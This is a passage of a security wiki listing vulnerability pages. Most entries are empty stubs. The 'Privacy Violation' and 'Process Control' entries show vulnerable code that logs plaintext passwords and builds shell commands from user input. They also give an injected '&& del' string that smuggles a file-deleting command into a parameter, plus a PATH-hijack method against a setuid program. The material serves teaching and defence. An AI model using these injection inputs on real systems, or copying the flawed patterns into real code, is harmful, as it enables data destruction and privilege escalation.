**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - BACKSLASH ABSOLUTE PATH - /ABSOLUTE/PATHNAME/HERE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - DIRECTORY DOUBLED DOT DOT BACKSLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - DIRECTORY DOUBLED DOT DOT SLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - DIRNAME/FAKECHILD/

{{Template:Vulnerability}}

### DESCRIPTION

PLOVER - dirname/fakechild/../realchild/filename

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - DOT DOT BACKSLASH

{{Template:Vulnerability}}

### DESCRIPTION

"..\filename"

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

[[[:Category:Path Traversal Attack]]

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

{{Template:Stub}}

[[Category:File System]]

[[Category:Path Vulnerability]]

QUEBRA

## PATH ISSUE - DOUBLED DOT DOT SLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - DOUBLED TRIPLE DOT SLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - DRIVE LETTER OR WINDOWS VOLUME - 'C:DIRNAME'

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - INTERNAL DOT - 'FILE.ORDIR'

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - INTERNAL SPACE - FILE(SPACE)NAME

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - LEADING DIRECTORY DOT DOT BACKSLASH

{{Template:Vulnerability}}

### DESCRIPTION

PLOVER Path Issue - leading directory dot dot backslash - '\directory\..\filename'

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - LEADING DIRECTORY DOT DOT SLASH

{{Template:Vulnerability}}

### DESCRIPTION

PLOVER - '/directory/../filename'

### EXAMPLES

#### RELATED THREATS

#### RELATED ATTACKS

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

#### CATEGORIES

{{Template:Stub}}

[[Category:File System]]

QUEBRA



## PATH ISSUE - LEADING DOT DOT BACKSLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - LEADING DOT DOT SLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - LEADING SPACE

{{Template:Vulnerability}}

**DESCRIPTION**

PLOVER - Leading Space - ' filedir'

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - MULTIPLE DOT

{{Template:Vulnerability}}

#### DESCRIPTION

PLOVER - '....' (multiple dot)

**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - MULTIPLE INTERNAL BACKSLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - MULTIPLE LEADING SLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

#### PATH ISSUE - MULTIPLE TRAILING DOT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - MULTIPLE TRAILING SLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - SINGLE DOT DIRECTORY

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - SLASH ABSOLUTE PATH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - TRAILING BACKSLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - TRAILING DOT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - TRAILING SLASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - TRAILING SPACE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATH ISSUE - TRIPLE DOT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PATHNAME TRAVERSAL AND EQUIVALENCE ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:File System]]

QUEBRA

## PERMISSION ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PERMISSION PRESERVATION FAILURE

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PERMISSIONS, PRIVILEGES, AND ACLS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PERMISSIVE WHITELIST

{{Template:Vulnerability}}



**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PLAINTEXT STORAGE IN COOKIE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

QUEBRA

## PLAINTEXT STORAGE IN EXECUTABLE

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Cryptographic Vulnerability]]

QUEBRA

## PLAINTEXT STORAGE IN FILE OR ON DISK

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Cryptographic Vulnerability]]

QUEBRA

## PLAINTEXT STORAGE IN GUI

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category>Password Management Vulnerability]]

QUEBRA

## PLAINTEXT STORAGE IN MEMORY

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Cryptographic Vulnerability]]

[[Category>Password Management Vulnerability]]

QUEBRA

## PLAINTEXT STORAGE OF SENSITIVE INFORMATION

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Cryptographic Vulnerability]]

[[Category>Password Management Vulnerability]]

QUEBRA

## POINTER ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## PORTING ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## PREDICTABILITY PROBLEMS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

#### PREDICTABLE EXACT VALUE FROM PREVIOUS VALUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

#### PREDICTABLE SEED IN PRNG

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## PREDICTABLE VALUE RANGE FROM PREVIOUS VALUES

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## PREDICTABLE FROM OBSERVABLE STATE

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## PRIVACY VIOLATION

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Mishandling private information, such as customer passwords or social security numbers, can compromise user privacy and is often illegal.

## DESCRIPTION

Privacy violations occur when:

- Private user information enters the program.
- The data is written to an external location, such as the console, file system, or network.

Private data can enter a program in a variety of ways:

- Directly from the user in the form of a password or personal information
- Accessed from a database or other data store by the application
- Indirectly from a partner or other third party

Sometimes data that is not labeled as private can have a privacy implication in a different context. For example, student identification numbers are usually not considered private because there is no explicit and publicly-available mapping to an individual student's personal information. However, if a school generates identification numbers based on student social security numbers, then the identification numbers should be considered private.

Security and privacy concerns often seem to compete with each other. From a security perspective, you should record all important operations so that any anomalous activity can later be identified. However, when private data is involved, this practice can in fact create risk.

Although there are many ways in which private data can be handled unsafely, a common risk stems from misplaced trust. Programmers often trust the operating environment in which a program runs, and therefore believe that it is acceptable to store private information on the file system, in the registry, or in other locally-controlled resources. However, even if access to certain resources is restricted, this does not guarantee that the individuals who do have access can be trusted. For example, in 2004, an unscrupulous employee at AOL sold approximately 92 million private customer e-mail addresses to a spammer marketing an offshore gambling web site [1].

In response to such high-profile exploits, the collection and management of private data is becoming increasingly regulated. Depending on its location, the type of business it conducts, and the nature of any private data it handles, an organization may be required to comply with one or more of the following federal and state regulations:

- Safe Harbor Privacy Framework [2]
- Gramm-Leach Bliley Act (GLBA) [3]
- Health Insurance Portability and Accountability Act (HIPAA) [4]
- California SB-1386 [5]

Despite these regulations, privacy violations continue to occur with alarming frequency.

## EXAMPLES

The following code contains a logging statement that tracks the contents of records added to a database by storing them in a log file. Among other values that are stored, the `getPassword()` function returns the user-supplied plaintext password associated with the account.

```
pass = getPassword();
...
dbmsLog.println(id+": "+pass+": "+type+": "+timestamp);
```

The code in the example above logs a plaintext password to the filesystem. Although many developers trust the filesystem as a safe storage location for data, it should not be trusted implicitly, particularly when privacy is a concern.

## RELATED THREATS

## RELATED ATTACKS

## RELATED VULNERABILITIES

## RELATED COUNTERMEASURES

## REFERENCES

- [1] J. Oates. AOL man pleads guilty to selling 92m email addies. The Register, 2005. [http://www.theregister.co.uk/2005/02/07/aol\\_email\\_theft/](http://www.theregister.co.uk/2005/02/07/aol_email_theft/)
- [2] Safe Harbor Privacy Framework. U.S. Department of Commerce. <http://www.export.gov/safeharbor/>.
- [3] Financial Privacy: The Gramm-Leach Bliley Act (GLBA). Federal Trade Commission. <http://www.ftc.gov/privacy/glbact/index.html>.
- [4] Health Insurance Portability and Accountability Act (HIPAA). U.S. Department of Human Services. <http://www.hhs.gov/ocr/hipaa/>.
- [5] California SB-1386. Government of the State of California, 2002. [http://info.sen.ca.gov/pub/01-02/bill/sen/sb\\_1351-1400/sb\\_1386\\_bill\\_20020926\\_chaptered.html](http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html).

## CATEGORIES

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Code Snippet]]

[[Category:Privacy]]

[[Category:Policy]]

QUEBRA

## PRIVATE ARRAY-TYPED FIELD RETURNED FROM A PUBLIC METHOD

{{Template:Vulnerability}}



**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

## PRIVILEGE / SANDBOX ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PRIVILEGE CHAINING

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PRIVILEGE CONTEXT SWITCHING ERROR

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PRIVILEGE DROPPING / LOWERING ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PRIVILEGE MANAGEMENT ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Access Control Vulnerability]]

QUEBRA

## PROCESS CONTROL

{{Template:Vulnerability}}

{{Template:Fortify}}

## ABSTRACT

Executing commands from an untrusted source or in an untrusted environment can cause an application to execute malicious commands on behalf of an attacker.

## DESCRIPTION

Process control vulnerabilities take two forms:

- An attacker can change the command that the program executes: the attacker explicitly controls what the command is.
- An attacker can change the environment in which the command executes: the attacker implicitly controls what the command means.

We will first consider the first scenario, the possibility that an attacker may be able to control the command that is executed. Process control vulnerabilities of this type occur when:

- Data enters the application from an untrusted source.
- The data is used as or as part of a string representing a command that is executed by the application.
- By executing the command, the application gives an attacker a privilege or capability that the attacker would not otherwise have.

## EXAMPLES

### Example 1

The following Java code from a system utility uses the system property APPHOME to determine the directory in which it is installed and then executes an initialization script based on a relative path from the specified directory.

```
...
String home = System.getProperty("APPHOME");
String cmd = home + INITCMD;
java.lang.Runtime.getRuntime().exec(cmd);
...
```

The code in Example 1 allows an attacker to execute arbitrary commands with the elevated privilege of the application by modifying the system property APPHOME to point to a different path containing a malicious version of INITCMD. Because the program does not validate the value read from the environment, if an attacker can control the value of the system property APPHOME, then they can fool the application into running malicious code and take control of the system.

### Example 2

The following code is from an administrative web application designed allow users to kick off a backup of an Oracle database using a batch-file wrapper around the rman utility and then run a cleanup.bat script to delete some temporary files. The script rmanDB.bat accepts a single command line parameter, which specifies what type of backup to perform. Because access to the database is restricted, the application runs the backup as a privileged user.

```
...
String btype = request.getParameter("backuptype");
String cmd = new String("cmd.exe /K
\"c:\\util\\rmanDB.bat "+btype+"&&c:\\util\\cleanup.bat\"")
System.Runtime.getRuntime().exec(cmd);
...
```

The problem here is that the program does not do any validation on the backuptype parameter read from the user. Typically the Runtime.exec() function will not execute multiple commands, but in this case the program first runs the cmd.exe shell first in order to run multiple commands with a single call to Runtime.exec(). Once the shell is invoked, it will happily execute multiple commands separated by two ampersands. If an attacker passes a string of the form "&& del c:\\dbms\\\*.\"", then the application will execute this command along with the others specified by the program. Because of the nature of the application, it runs with the privileges necessary to interact with the database, which means whatever command the attacker injects will run with those privileges as well.

### Example 3

The C code below is from a web-based CGI utility that allows users to change their passwords. The password update process under NIS includes running make in the /var/yp directory. Note that since the program updates password records, it has been installed setuid root.

The program invokes make as follows:

```
system("cd /var/yp && make &> /dev/null");
```

Unlike the previous examples, the command in this example is hardcoded, so an attacker cannot control the argument passed to system(). However, since the program does not specify an absolute path for make and does not scrub any environment variables prior to invoking the command, the attacker can modify their \$PATH variable to point to a malicious binary named make and execute the CGI script from a shell prompt. And since the program has been installed setuid root, the attacker's version of make now runs with root privileges.

The environment plays a powerful role in the execution of system commands within programs. Functions like `system()` and `exec()` use the environment of the program that calls them, and therefore attackers have a potential opportunity to influence the behavior of these calls.

#### RELATED THREATS

#### RELATED ATTACKS

[[Command Injection]]

#### RELATED VULNERABILITIES

#### RELATED COUNTERMEASURES

[:Category:Input Validation]]

#### CATEGORIES

[[Category:Input Validation Vulnerability]]

[[Category:Java]]

[[Category:Code Snippet]]

QUEBRA

#### PROCESS INFORMATION INFOLEAK TO OTHER PROCESSES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

#### PRODUCT UI DOES NOT WARN USER OF UNSAFE ACTIONS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## PRODUCT-EXTERNAL ERROR MESSAGE INFOLEAK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Error Handling Vulnerability]]

QUEBRA

## PRODUCT-GENERATED ERROR MESSAGE INFOLEAK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Error Handling Vulnerability]]

QUEBRA

PROXIED TRUSTED CHANNEL

{{Template:Vulnerability}}

DESCRIPTION  
EXAMPLES  
RELATED THREATS  
RELATED ATTACKS  
RELATED VULNERABILITIES  
RELATED COUNTERMEASURES  
CATEGORIES

{{Template:Stub}}

[[Category:Communication]]

QUEBRA

PUBLIC DATA ASSIGNED TO PRIVATE ARRAY-TYPED FIELD

{{Template:Vulnerability}}

DESCRIPTION  
EXAMPLES  
RELATED THREATS  
RELATED ATTACKS  
RELATED VULNERABILITIES  
RELATED COUNTERMEASURES  
CATEGORIES

{{Template:Stub}}

[[Category:Implementation]]

QUEBRA

QUOTING ELEMENT

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## RACE CONDITIONS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## RACE CONDITION ENABLING LINK FOLLOWING

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]



QUEBRA

## RANDOMNESS AND PREDICTABILITY

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## RECORD DELIMITER

{{Template:Vulnerability}}

**DESCRIPTION**

**EXAMPLES**

**RELATED THREATS**

**RELATED ATTACKS**

**RELATED VULNERABILITIES**

**RELATED COUNTERMEASURES**

**CATEGORIES**

{{Template:Stub}}

QUEBRA

## REGULAR EXPRESSION ERROR

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## REPRESENTATION ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## REQUIREMENTS ISSUES

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Requirement]]

QUEBRA

## RESOURCE LOCKING PROBLEMS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Synchronization and Timing Vulnerability]]

QUEBRA

## RESOURCE MANAGEMENT ERRORS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## RESOURCE LEAKS

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## RESPONSE DISCREPANCY INFOLEAK

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

QUEBRA

## REVERSIBLE ONE-WAY HASH

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## SAME SEED IN PRNG

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
**RELATED ATTACKS**  
**RELATED VULNERABILITIES**  
**RELATED COUNTERMEASURES**  
**CATEGORIES**

{{Template:Stub}}

[[Category:Cryptographic Vulnerability]]

QUEBRA

## SECTION DELIMITER

{{Template:Vulnerability}}

**DESCRIPTION**  
**EXAMPLES**  
**RELATED THREATS**  
